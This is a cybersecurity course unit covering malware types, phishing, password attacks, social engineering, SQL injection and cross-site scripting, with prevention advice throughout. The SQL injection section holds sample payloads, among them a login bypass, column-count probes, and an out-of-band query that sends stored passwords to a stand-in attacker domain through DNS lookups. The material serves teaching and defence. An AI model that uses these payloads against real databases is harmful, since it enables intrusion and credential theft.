Unit 2 Cyber Threats and Attack Techniques

1. Viruses

A virus is similar to a contagious cold that connects itself to your files or programs. It is a piece of code that "infects" your device by attaching to something harmless, like an email attachment or a downloaded file. Once it enters, it replicates, making copies of itself, and spreads to other parts of your system. This can damage files or slow everything down.

Example: Remember the "ILOVEYOU" virus from the early 2000s? It came disguised as a love letter in emails. When people opened the attachment, it spread to their contacts, overwriting files and causing billions in damage worldwide. It was like a chain letter gone horribly wrong!

How It Spreads: Viruses usually hitch a ride on infected files you download, share via USB drives, or open from sketchy emails. They need you to "activate" them by running the infected program.

Precaution:

- Always scan downloads with antivirus software before opening them—think of it as checking your candy on Halloween.
- Avoid clicking on suspicious email attachments, even if they look fun or urgent.
- Keep your operating system (like Windows or iOS) updated, as updates often fix weak spots viruses exploit.

2. Worms

Worms are self-replicating pests that don't need to attach to files—they wriggle through networks on their own. Unlike viruses, they don't require human help to start spreading; they're like autonomous robots that exploit vulnerabilities in software to copy themselves from device to device.

Example: The WannaCry worm hit in 2017, infecting hundreds of thousands of computers globally. It locked up hospital systems in the UK, causing appointment cancellations and chaos. It spread so fast because it targeted outdated Windows machines.

How It Spreads: Worms travel over the internet or local networks, scanning for weak points like unpatched software or open ports. They can jump from one computer to another without you even noticing, especially in shared networks like school Wi-Fi.

Precaution:

- Install software updates as soon as they're available.
- Use a firewall (a built-in digital barrier in most computers) to block unauthorized access.
- Be cautious on public Wi-Fi; avoid sensitive activities like banking, as worms love crowded networks.

Unit 2 Cyber Threats and Attack Techniques

3. Trojans

Named after the sneaky Trojan Horse from ancient myths, a trojan is malware that pretends to be something useful or fun, like a free game or app. Once you install it, it opens a "backdoor" for hackers to sneak in, steal data, or control your device remotely.

Real-World Example: The Zeus trojan, active in the late 2000s, hid in fake banking apps and stole login details from millions of users. It led to huge financial losses, with hackers emptying bank accounts without the victims knowing until it was too late.

How It Spreads: Trojans often come bundled with pirated software, fake updates, or tempting downloads from untrustworthy websites. They rely on tricking you into installing them yourself.

Precaution:

- Only download apps from official stores like Google Play or Apple's App Store—skip the shady sites.
- Read reviews and check permissions before installing anything; if an app wants access to your camera for no reason, that's a red flag!
- Use reliable antivirus programs that can detect trojans before they activate.

4. Spyware

Spyware is the digital stalker of the malware world—it secretly monitors your activities, like what you type, websites you visit, or even your webcam. It collects this info and sends it back to the creator, often for advertising or identity theft.

Example: In 2014, a spyware called Superfish came pre-installed on some Lenovo laptops. It tracked users' browsing to insert ads but also made devices vulnerable to hackers, leading to privacy nightmares and lawsuits.

How It Spreads: It sneaks in through free software downloads, bundled with other programs (like toolbars), or via infected websites. Sometimes, it pops up in those "You've won a prize!" ads that trick you into clicking.

Precaution:

- Enable pop-up blockers in your browser and avoid clicking on random ads.
- Regularly scan your device with anti-spyware tools, which are often part of antivirus suites.
- Adjust privacy settings on apps and social media to limit what they track—think of it as closing your curtains at night.

Unit 2 Cyber Threats and Attack Techniques

5. Ransomware

Ransomware is like a kidnapper for your files—it encrypts (locks) your data and demands payment (usually in cryptocurrency) to unlock it. If you don't pay, you might lose access forever, and even paying doesn't always work.

Real-World Example: The Colonial Pipeline attack in 2021 used ransomware to shut down a major U.S. fuel pipeline, causing gas shortages and panic buying. The hackers demanded millions in Bitcoin, highlighting how it can affect everyday life beyond just personal computers.

How It Spreads: It often arrives via phishing emails (fake messages that look real), infected attachments, or drive-by downloads from compromised websites. Once in, it spreads across your files or network.

Precaution:

- Back up your important files regularly to an external drive or cloud service— that way, you can restore them without paying ransoms.
- Never click links in unsolicited emails; hover over them first to check if they're legit.
- Use strong, unique passwords and enable two-factor authentication (like a code sent to your phone) for extra security layers.

In today's digital world, most of us use email, social media, and online banking every day. Because of that, cybercriminals often try to trick people into giving away sensitive information like passwords, bank details, or personal data. Three common tricks they use are *phishing*, *spear phishing*, and *whaling*. They may sound similar, but they're actually quite different in how they target people.

2.1. Phishing (The "Fishing Net" Attack)

Think of phishing like throwing a big fishing net into the ocean. The attacker sends the same fake message to thousands (or even millions) of people, hoping a few will "bite."

Phishing is a broad attack where scammers send fake emails, messages, or websites pretending to be trusted organizations like banks, social media platforms, or online stores.

Example:

You receive an email that looks like it's from your bank. It says:

"Your account has been suspended. Click here immediately to verify your details."

The email looks real — it has the bank's logo and similar formatting. But when you click the link, it takes you to a fake website that steals your login details.

Unit 2 Cyber Threats and Attack Techniques

Point to be remembered: Phishing is mass-targeted. The attacker doesn't know you personally. They just send the same message to many people and hope someone falls for it.

3.2. Spear Phishing (The "Targeted Spear" Attack)

Now imagine instead of a fishing net, someone uses a spear to target a specific fish. That's spear phishing.

Spear phishing is a more targeted attack. The scammer chooses a specific person or small group and crafts a personalized message to make it more believable.

Example: Suppose you are a college student. You receive an email that says:

"Hi Sunil,
As discussed in yesterday's IT seminar, please review the attached document."

The message includes your name and refers to something related to your college. It may even appear to come from your professor or department. But the attachment contains malware or a fake login page.

The attacker might have gathered your information from social media or your college website.

Point to remembered:

Spear phishing is *personalized* and *targeted*. It feels more real because it includes your name, job, school, or other personal details.

2.3. Whaling (The "Big Fish" Attack)

If phishing is a net and spear phishing is a spear, whaling is going after the biggest fish in the ocean.

Whaling is a type of spear phishing that specifically targets high-level individuals like CEOs, managers, or company owners.

Example: A company's finance manager receives an email that appears to be from the CEO:

"This is urgent. We're closing an important deal. Transfer $50,000 to this account immediately."

Because the email looks like it came from the boss and sounds urgent, the employee might transfer the money without double-checking.

Point to be Remembered:

Whaling focuses on *high-ranking individuals* who have access to large amounts of money or sensitive company information.

Unit 2 Cyber Threats and Attack Techniques

Type	Target	Message Style	Example Scenario
Phishing	Large number of people	Generic	"Your bank account is locked."
Spear Phishing	Specific individual/group	Personalized	"Hi Sunil, check this file."
Whaling	Top executives	Highly strategic	Fake CEO email asking for money transfer

In short:

- Phishing = broad and general
- Spear phishing = targeted and personal
- Whaling = targeted at powerful people

2.4 Password Attacks:

Passwords protect almost everything in our digital life — email, social media, banking, online classes, and even gaming accounts. But just like locks on doors, passwords can be attacked in different ways.

The three common types of password attacks are as follows:

- Brute Force Attack
- Dictionary Attack
- Rainbow Table Attack

2.4.1 Brute Force Attack:

A brute force attack is when an attacker tries ***every possible combination of characters*** until the correct password is found.

Imagine you forgot the lock combination to your suitcase. You don't remember the number, so you start trying:

0000 → 0001 → 0002 → 0003 … and so on.

Eventually, if you try every possible number, you'll unlock it.

That's exactly what a brute force attack does — it systematically tries all possible password combinations until it gets the right one.

Example: A computer program can try thousands (or millions) of combinations per second. Short and simple passwords can be cracked very quickly.

Many automated bots attempt brute force attacks on:

- Email login pages
- Admin panels of websites
- Online banking system

Prevention

- Use long passwords (12+ characters).
- Mix uppercase, lowercase, numbers, and symbols.
- Enable account lockout after several failed attempts.
- Use two-factor authentication (2FA).

2.4.2 Dictionary Attack

A dictionary attack tries ***common words and known passwords*** instead of trying every possible combination.

Imagine a teacher guessing your phone password. Instead of trying every number, they try:

- Your name
- Your birth year
- "password"
- "123456"
- Your pet's name

They use common guesses first.

Similarly, attackers use lists of:

- Common passwords (like "password123")
- Popular names
- Frequently used phrases
- Leaked passwords from past data breaches

Example: Many people use password like:

- 123456
- Password
- Qwerty
- I love you

These passwords are included in attacker "dictionaries" (lists of common passwords). If your password is common, it might be guessed in seconds.

Large data breaches often happen because users reuse simple passwords across multiple sites.

Practical Implications:

- Even if your password isn't super short, it can still be weak if it's common.
- Reusing passwords across sites increases risk.
- One leaked password can expose multiple accounts.

Prevention

- Avoid common words.
- Don't use personal information
- Create passphrases like: BlueTiger$Runs!Fast92
- Use a password manager to generate strong passwords.

2.4.3 Rainbow Table Attack:

A rainbow table attack is used to crack passwords that have been stored in encrypted (hashed) form by using ***precomputed lookup tables***.

When you create a password, websites usually don't store it directly. Instead, they store a scrambled version called a hash.

Think of hashing like blending a fruit into a smoothie. Once blended, you can't easily turn it back into the original fruit.

How Rainbow tables work

Imagine someone creates a huge book that contains:

- Every common password
- Its scrambled (hashed) version

If a hacker steals a database of hashed passwords, they don't need to guess. They just:

- Look at the stolen hash.
- Search their big "rainbow table" book.
- Find the matching original password.

It's like having the answer sheet before the exam.

Example: If a website stores passwords without proper protection (like salting), attackers can use rainbow tables to quickly reverse the hashes.

In older systems or poorly designed applications, rainbow table attacks have successfully revealed millions of passwords.

Prevention

- Use unique passwords for each account.
- Even if one site is breached, others remain safe.
- Use salted hashing (adds random data before hashing).
- Use strong hashing algorithms (like bcrypt).
- Regularly update security systems

Unit 2 Cyber Threats and Attack Techniques

Attack Type	How it works	Speed	Targets
Brute Force	Tries every possible combination	Slow (but powerful computers make it faster)	Short Passwords
Dictionary Attack	Tries common passwords	Fast	Common/ Simple password
Rainbow Table	Uses pre-made hash lookup tables	Very Fast	Poorly stored hashed passwords

2.5 Social Engineering

When we think about hacking, we usually imagine someone breaking into a computer system using complex code. But sometimes, attackers don't attack the system — they attack ***people***. That's called social engineering.

Social engineering is a type of cyber-attack where someone manipulates or tricks people into revealing confidential information, like passwords, OTPs, bank details, or personal data. Instead of breaking security software, attackers break trust.

The three major techniques of social engineering attacks are:

1. Phishing
2. Pretexting
3. Baiting

1. Phishing: Phishing is when attackers send fake messages (emails, SMS, or social media messages) pretending to be from trusted organizations to trick you into giving sensitive information.

Example:

- Fake scholarship emails
- "Your university account is locked" messages
- Instagram verification scams
- Fake job offers asking for registration fees.

2. Pretexting: Pretexting is when someone creates a fake story (a pretext) to gain your trust and extract information. It's like acting in a role to get what they want.

Example:

"Hello, I'm from your university IT department. We need your password to fix your account."

They sound professional. They know your name. You trust them. But real IT department never ask for passwords.

3. Baiting: Baiting involves offering something tempting to attract victims into a trap. It plays on curiosity or greed.

Example: you see a post:

Unit 2 Cyber Threats and Attack Techniques

“Download free premium movies here!” You click the link and download a file. Instead of movies, you get malware.

2.6 Web-based Attacks:
Web-based attacks are cyberattacks that target websites and web applications. Since modern businesses, banks, educational institutions, and governments rely heavily on web applications, attackers often try to exploit weaknesses in these systems.

Important in Cybersecurity:

- Web applications handle sensitive data (passwords, credit card numbers, personal information).
- Many attacks happen through browsers, which users trust.
- A single vulnerability can affect thousands or millions of users.
- According to security organizations like OWASP, web vulnerabilities consistently rank among the most critical cybersecurity risks.

2.6.1 SQL Injection: SQL Injection (SQLi) is a web attack where an attacker inserts malicious SQL code into a query to manipulate a database. It is like tricking a database into running commands it was never supposed to execute. Web applications often use SQL queries like:
*SELECT * FROM users WHERE username = 'input' AND password = 'input';*
If user input is not properly validated, an attacker might enter:
OR *'1'='1'*

The query becomes:
*SELECT * FROM users WHERE username = '' OR '1'='1' AND password = ' ';*
Since *'1'= '1'* is always true, the attacker may bypass login authentication.

The common attack vectors are as follows:

- Login forms
- Search boxes
- URL parameters
- Hidden form fields
- Cookies

Attackers exploit:

- Poor input validation
- Dynamic SQL queries
- Lack of parameterized queries

Example:
One of the most famous cases involved the company Sony Pictures, where SQL Injection vulnerabilities exposed sensitive data of millions of users.

Impact of SQL Injection:

- Data theft (user credentials, credit cards)
- Database modification or deletion
- Complete server compromise
- Financial and legal consequences

Types of SQL Injection Attack

1. Classic SQL Injection Attack

In classic SQL injection, the hacker inserts malicious SQL commands directly into user input fields interacting with an app's database. Attackers can now manipulate the input fields and change the structure of an SQL query to access the application and data without authorization.

In this SQLi type, the hacker's communication channel is the same for executing the attack and obtaining the output. This is why it's also called **in-band SQL injection**. Classic SQL injection attacks are easy and faster to execute as the attackers get to see the immediate results of the changes they make.

Example: A cyber attacker inputs an SQL statement into the search field of an app or site. The output of the statement is also displayed on the same webpage.

How It Works

To carry out a classic or in-band SQL injection attack, the attacker finds and exploits poorly created SQL queries of an application. They insert malicious SQL statements into input fields to alter the original logic of the query. And when they are successful at this, they can:

- Bypass authentication to gain access to the application
- Manipulate or steal confidential information
- Control administrative operations, such as changing/deleting records, creating new users, extending access privileges, making malicious backdoors for persistent access, etc.

How to Detect and Prevent Classical SQLi

Detection: To detect a classic SQL injection attack, look for suspicious or unusual app activities and signs that could indicate the presence of a classic SQLi attack.

- **Abnormal app behavior**: Unusual or abnormal behavior in the app, such as unauthorized modifications to records, records added/deleted, sudden data leaks, attempts to break authentication, etc., could be due to an attacker.
- **Unexpected errors**: If an app returns database errors, such as invalid SQL statements, syntax errors, etc., someone could be altering the app's query logic.

- **Suspicious SQL commands**: If you find suspicious SQL commands in your application and database logs, this could be SQLi. Look for SQL statements with special characters, such as UNION SELECT, ‘ OR ’1’ = ‘1’ to detect SQLi attacks.
- **Scanners**: Use cybersecurity tools, such as automated vulnerability scanners to detect SQL injection vulnerabilities.

Prevention: To prevent classic SQL injection attacks, take precautionary measures to remove vulnerable queries and other elements from your app. Some tips to prevent SQLi attacks:

- **Sanitize and validate your inputs:** Use secure libraries in your commands and avoid special characters, such as ‘OR ‘1’ = ‘1’. Try whitelisting expected characters and reject unexpected characters to validate your inputs.
- **Use parameterized queries**: Use parameterized queries (eg. func(username, password)) to separate your SQL query code and user input data, instead of concatenating user input into your SQL queries.
- **Least privilege access**: Allow a minimum amount of access permission to users and accounts, enough to complete their tasks.
- **Use WAFs**: Use web application firewalls (WAFs) to filter different types of SQL injection and block them before they get to your app database.
- **Don’t expose error messages**: Try not to expose database errors to end users in detail as attackers could be one of them. With this information, anyone may plan attacks anytime soon.
- **Patches and audits**: Carry out security audits periodically to find and fix vulnerabilities faster. Keep your database updated.

2. Blind SQL Injection Attack

A blind SQL injection attack occurs when the attacker injects malicious SQL commands into database fields “blindly,” meaning without directly obtaining the output of the command from the application, unlike classic SQLi. Instead, they look for indirect clues, such as HTTP responses, response times, app behavior, etc., to infer the result of the command. This is why they are also called inferential SQL injection. It is of two types – time-based SQLi and Boolean/content-based SQLi.

Example: A hacker may inject conditional statements to check if the database contains a specific piece of information based on how the app responds.

How It Works

Blind SQLi attacks are definitely dangerous but not so common since they take quite a while to succeed. Since the app/site doesn’t reveal/transfer data to the hacker, the hacker sends harmful payloads to the database to learn the outputs themselves. They craft SQL queries to modify app behavior. After injecting the command, they observe how the app responds to the command to extract information.

How to Detect and Prevent Blind SQLi

Detection: Detecting blind SQL injections can be difficult as they show no error warnings, unlike classic SQLi. But there are ways to detect them:

- **Monitor logs:** Set up security monitoring systems to track application logs. Review your database to detect queries that seem unusual or suspicious and investigate them immediately.
- **Check app behavior:** If the app slows down suddenly or returns unexpected responses for different patterns of queries, there could be a blind SQLi.
- **IDS:** Intrusion detection systems (IDS) is a security solution to flag suspicious queries and validate them with deeper investigation.
- **Automated scanners:** Use automated vulnerability scanners to identify the presence of blind SQL injections in your app queries.

Prevention: Finding and fixing blind SQLi are important, so no one can tamper with your database queries and gain sensitive data. The following measures should help you prevent them:

- **Prepared statements/parameterized queries**: Treat user input as data, instead of just code. Add parameters in queries to separate user input values from SQL code.
- **Error handling**: When you detect errors in your database, don't expose them to the public just yet. First, find the fix and secure your database, so hackers don't get to the vulnerability before you patch it.
- **Restrict access**: Limit access privileges by enforcing policies, such as least privilege access, zero trust, and role-based access controls to prevent unauthorized access.
- **Continuous monitoring**: Monitor your application and database for threats and fix them before they become an SQL injection attack.

3. Time-Based Blind SQL Injection

Time-based blind SQL injection is a type of blind/inferential SQL injection. The attacker manipulates an app's queries to cause delays in response deliberately. They depend on the app response time to decide whether their query is valid or invalid.

Example: A hacker sends an SQL query commanding a delay in response if the name "Jon" exists in the database. If the app delays in sending the response, the query is true.

How It Works:

In this method, the hacker sends an SQL statement to make the target database execute a time-intensive task or wait for a few seconds to respond. Next, the hacker observes how much time (in seconds) the app takes to respond to the query to determine if the query is true or false.

If the app responds immediately, the query is false and if it responds after waiting for a few seconds, the query is true.

How to Detect and Prevent Time-based Blind SQLi

Detection: To detect time-based blind SQL injection, use the same methods that we discussed in blind SQL injection. Let's summarize them:

- **Analyze response times**: Send different SQL queries to the database to analyze their response times. Significant delays could indicate a time-based blind SQLi present in the code logic.
- **Check logs**: Check the app logs to detect signs of suspicious activities or unexpected delays.
- **Behavior analytics**: Track app behavior using anomaly detection tools. These will flag abnormal slowdowns and responses that indicate a vulnerability.
- **Vulnerability scanners**: Scan your application and database for SQLi vulnerabilities and resolve them immediately before they convert into attacks.

Prevention: Time-based blind injections harm your organization by stealing confidential data and compromising systems. Here are some tips to prevent them:

- **Validate inputs:** Keep database inputs sanitized by creating an allowlist of expected inputs while rejecting unexpected ones or special characters.
- **Parameterized queries:** Use parameterized queries (eg. function (a,b)) to separate user data and code and prevent hackers from exploiting your database queries.
- **Test regularly:** Conduct vulnerability assessments and penetration testing on your application regularly to detect and remove vulnerabilities.
- **Update:** Keep your application and database updated to their latest versions to ensure you use secure programs, free of bugs and errors.
- **Limit access:** Restrict access privileges so that only authorized people get to access sensitive data.
- **Use advanced tools:** Use advanced security tools, such as vulnerability scanners, powerful WAFs, and intrusion prevention systems (IPS) to prevent threats.

4. Error-Based SQL Injection:

Error-based SQL injection is a type of classic/in-band SQL injection on applications and databases. It focuses on finding and exploiting error messages to determine the database details. Although error messages are handy for understanding the errors in a database when you are creating a web page or application, hide or get rid of them after production.

How it Works

A malicious actor inputs an SQL command that generates error messages intentionally from the database server. This lets them gain knowledge about the structure of the target database. They can also determine data values, column names, and table names with this method.

How to Detect and Prevent Error-Based SQLi

Detection: To detect error-based SQL injections, resolve them immediately, and limit the damages. Consider these tips:

- **Unexpected error messages**: If you enter a query into the database and you see unexpected error messages, it could signal an SQLi attack.
- **Suspicious logs**: Check whether the application and database have any suspicious logs or unauthorized activities.
- **Scan for vulnerabilities**: Scan your application frequently for SQLi vulnerabilities using automated tools to save time.
- **Penetration testing**: Run penetration testing on your applications to reveal security loopholes like a hacker does.

Prevention: Prevent error-based SQLi attacks from harming your organization in terms of finances, reputation, and customer trust with these tips:

- **Disable error messages**: Avoid revealing error messages to end users in detail. Attackers can use this weakness to carry out an SQLi attack. Try disabling error messages after an application or site is live. If you strictly need to, configure your app to display generic details.
- **Log error messages safely**: You can use a file to log error messages in it. Now, enforce access restrictions to this file to prevent it from falling into the wrong hands.
- **Use WAFs**: Use a web application firewall to block malicious SQL injection and prevent them from harming your database.
- **Audit and update**: Always keep your applications up-to-date with the latest version to prevent attackers from exploiting security vulnerabilities. You must also run periodic audits to find and fix hidden weak links.

5. Union Based SQL Injection:

Union-based SQL injections unite the outputs of multiple queries to form a single output using the SQL command – *UNION*. This merged output now is returned as an HTTP response, which is used to retrieve data from different tables under the same database. Hackers use this data to attack your database and application.

Compared to error-based SQLi, union-based SQLi is more common and difficult to fight. This is why you need stronger security solutions and strategies to beat it.

How it Works

First, an attacker tries identifying how many columns are there in the target database query. Until they see an error, the attacker keeps submitting different variations of this command to find the column count:

- *ORDER BY 1 - -*
- *ORDER BY 2 - -*
- *ORDER BY n - -*

Next, they use the *UNION* command to merge multiple SELECT statements into one to obtain more database information.

How to Detect and Prevent Union-Based SQLi

Detection: Detecting a union-based SQL injection lets you combat and neutralize the threat before it becomes a full-blown attack. Here's how to detect union-based SQLi:

- **Analyze logs**: Check your database logs to find suspicious SQL commands, especially UNION statements. If you find one, start a deep investigation immediately.
- **Track page behavior**: Monitor your web page/application for unusual behavior, such as displaying additional details that you did not request.
- **Test**: Conduct security tests, such as penetration testing, on your application to understand if it has SQLi vulnerabilities. It tells you how secure your app is by acting like an attacker.

Prevention: If you want to reduce the chances of union-based SQL injections, prevent them with these methods:

- **Use prepared statements**: Secure your code from hackers with prepared statements or parameterized queries (eg. function (username, password)).
- **Restrict database permissions**: Limit people from accessing your database to prevent them from inserting 'UNION' queries.
- **Validate inputs**: Whitelist special characters and avoid suspicious ones to reduce the chances of hackers manipulating your codes.
- **Use advanced tools**: Use tools, such as vulnerability scanners, IDP/IPS, and WAFs to block SQL injection from reaching your application's database.

6. Out-of-Band SQL Injection

Out-of-band SQL injection is not so common, but when it happens, it can impact your organization's reputation and finances.

Unlike in-band/classical SQL injection, hackers use different channels to attack your database and get the result. They use this attack when they cannot deploy an in-band or inferential SQL attack. It could be due to slower or unstable database servers or certain features in the app.

How it Works

Hackers carry out out-of-band SQLi in secure IT environments where the applications are configured to block direct database responses. In this scenario, they are unable to retrieve data using the same channel they used to insert malicious code. So, they optional for an external, more sophisticated communication mode instead, such as HTTP or DNS requests to fetch data from less secure databases.

When an attacker injects harmful SQL commands into the database, it triggers or forces the database to connect to an external server that they have control over. This way, the attacker retrieves sensitive information such as user/system credentials, and analyzes and exploits it to control the database.

Example using DNS request: Suppose the attacker controls a domain ***attaker.com.*** The attacker injects a query that forces the database to send a DNS request containing data.

SELECT load_file(CONCAT('\\\\',password,'.attacker.com\\test'))
FROM users;

The database reads the password from the users table. It tries to connect to ***password.attacker.com*** The attacker's DNS server receives the request. The attacker captures the password from the DNS request. So even though the website never showed the data, the attacker still receives it.

How to Detect and Prevent Out-of-Band SQLi

Detection: To detect out-of-band SQLi to be able to fix them before any compromise happens, consider the following ways:

- **Monitor external traffic**: Since out-of-band SQLi requires an external connection, monitor your outbound traffic, such as HTTP or DNS requests. It helps you catch unusual traffic that could be an out-of-band SQLi.
- **Log database**: Frequently check your database logs to spot suspicious quests to known or external servers.
- **IDS**: Use intrusion detection systems (IDS) to detect the presence of unauthorized access attempts to an external server.

Prevention: Here are some tips to consider to prevent out-of-band SQL injections:

- **Use allowlists**: Create an allowlist of authorized IP addresses and domains that your data must communicate with, rejecting all others. This restricts your database from connecting with malicious servers and exposing data.
- **Disable external communications**: Restrict access to your database, so external URLs, file systems, network connections, etc., cannot interact with it.
- **Use PoLP**: Limit database access permissions by applying the principle of least privilege (PoLP). It reduces the chance of malicious actors executing functions/commands, such as 'load_file'.

7. Second-Order SQL Injection

Second-order SQL injection is an advanced cyber threat where an attacker deploys and stores a malicious SQL-based payload in a database. This payload would not execute immediately after. Instead, if a different SQL query processes this stored payload, the payload will be triggered.

Unlike in-band SQLi, which can manipulate commands in real time, a second-order SQL injection exploits user inputs stored in the database.

How it Works

First, the attacker will inject the SQL payload into an app's field that saves data in its database, such as user registration, profile updates, comments, etc. Next, the payload will sit there as if it were dormant, doing no harm, operation disruptions, or errors. This allows attackers to gain unauthorized access to databases, manipulate data, and harm your business.

How to Detect and Prevent Second-Order SQLi

Detection: Here are some of the ways to detect second-order SQL injection, so you can prioritize and remediate them faster:

- **Code audits**: Audit your application logic from time to time to identify sections where SQL queries have user inputs stored from the database.
- **Monitor your database**: Monitor the database continuously to find unauthorized or unexpected SQL commands stored or being executed.
- **Check interactions**: Use behavior analysis tools to check if the database is interacting with external or unknown URLs and file systems.

Prevention: Consider these methods to prevent second-order SQLi attacks and avoid reputation and financial losses:


- **Sanitize inputs**: Sanitize your inputs at each stage, especially at the entry points, and before reusing them. It will help you detect and remove the malicious code sitting in your database.
- **Test regularly**: Perform regular testing on your application, such as penetration testing, vulnerability assessments, compromise assessments, etc., to find, neutralize, and mitigate threats.
- **Limit access**: Use access controls, such as the principle of least access, zero trust, and role-based access, to restrict users from accessing your database.

2.6.2 Cross-Site Scripting (XSS)

Cross-site scripting (XSS) is a web security vulnerability that allows an attacker to inject malicious client-side scripts (usually JavaScript) into web pages viewed by other users. It allows an attacker to avoid the same origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allow an attacker to pretend as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.

Unit 2 Cyber Threats and Attack Techniques

Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.



Cross-Site Scripting (XSS) is an attack where malicious scripts are injected into trusted websites viewed by other users. When this happens, the victim's browser executes the attacker's script as if it were legitimate code from the website. XSS attacks execute in the victim's browser, not on the server.

Real attack Flow

Attacker → injects malicious script
Website → stores the script
Victim → visits the page
Browser → executes the script
Script → sends user data to attacker
Attacker → hijacks user session

This means attackers can:

- Steal session cookies
- Hijack user accounts
- Deface websites
- Redirect users to phishing sites
- Capture keystrokes (keylogging)
- Access sensitive information

Prevention:

- **Filter and Validate Input:** Strictly filter user input on arrival based on expected formats.
- **Encode Output:** Convert special characters into a safe form (e.g., < becomes <, > becomes >, & becomes &, " becomes ") before rendering them in the browser.
- **Use Content Security Policy (CSP):** Implement a CSP header to restrict which scripts can execute on your site.
- **Set HttpOnly Flags:** Use the HttpOnly flag on cookies to prevent them from being accessed by JavaScript.
- **Use Safe APIs:** Prefer safe DOM APIs like textContent over innerHTML to avoid accidental script execution


Types of XSS

1. Stored XSS (Persistent XSS)

Stored XSS (Persistent or Type-II XSS) occurs when a web application improperly sanitizes user-supplied data and stores it permanently in a database (e.g., comments, profiles), delivering the malicious script to users upon viewing the page. It is more dangerous than reflected XSS because the payload executes automatically without clicking links, enabling session hijacking and malware delivery.

How It Works

1. Attacker submits malicious script (e.g., in a comment box).
2. The script is stored in the database.
3. Every time a user views the page, the script runs in their browser.



Example: Imagine a blog comment section

